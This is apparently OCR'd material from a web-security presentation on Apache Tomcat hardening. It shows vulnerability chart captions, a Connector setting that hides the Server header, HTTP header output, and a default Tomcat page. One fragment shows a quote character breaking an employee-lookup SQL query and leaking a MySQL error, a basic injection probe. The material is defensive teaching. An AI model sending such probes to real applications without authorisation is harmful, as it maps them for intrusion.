
Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year


Vulnerabilities By Type

```
<Connector port="8080" protocol="HTTP/1.1"
               connectionTimeout="20000"
               redirectPort="8443"
               server="Not telling ;)"
               />
```


```
<Connector port="8080" protocol="HTTP/1.1"
               connectionTimeout="20000"
               redirectPort="8443"
               server="Not telling ;)"
               />
```



```
▼General
    Remote Address: [::1]:8080
    Request URL: http://localhost:8080/
    Request Method: GET
    Status Code: ● 200 OK
▼Response Headers     view source
    Content-Type: text/html;charset=UTF-8
    Date: Thu, 30 Apr 2015 15:20:57 GMT
    Server: Not telling ;)
    Transfer-Encoding: chunked
▼Request Headers     view source
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we
    Accept-Encoding: gzip, deflate, sdch
    Accept-Language: en-US,en;q=0.8
    Cache-Control: max-age=0
    Connection: keep-alive
    Cookie: JSESSIONID=7DE6349036920E7A4DE48475C2BC442B
    Host: localhost:8080
    User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKi
  Gecko) Chrome/42.0.2311.90 Safari/537.36
```




';



Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015
There was an unexpected error (type=Internal Server Error, status=500).
StatementCallback; bad SQL grammar [select * from employees where last_name = '';']; nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1



Apache Tomcat/8.0.1

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations HOW-TO

Manager Application HOW-TO

Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup

First Web Application

Realms & AAA

JDBC DataSources

Examples

Servlet Specifications

Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 8.0 access to the manager application is split between different users. Read more...

Release Notes

Changelog

Migration Guide

Security Notices

Documentation

Tomcat 8.0 Documentation

Tomcat 8.0 Configuration

Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 8.0 Bug Database

Tomcat 8.0 JavaDocs

Tomcat 8.0 SVN Repository

Getting Help

FAQ and Mailing Lists

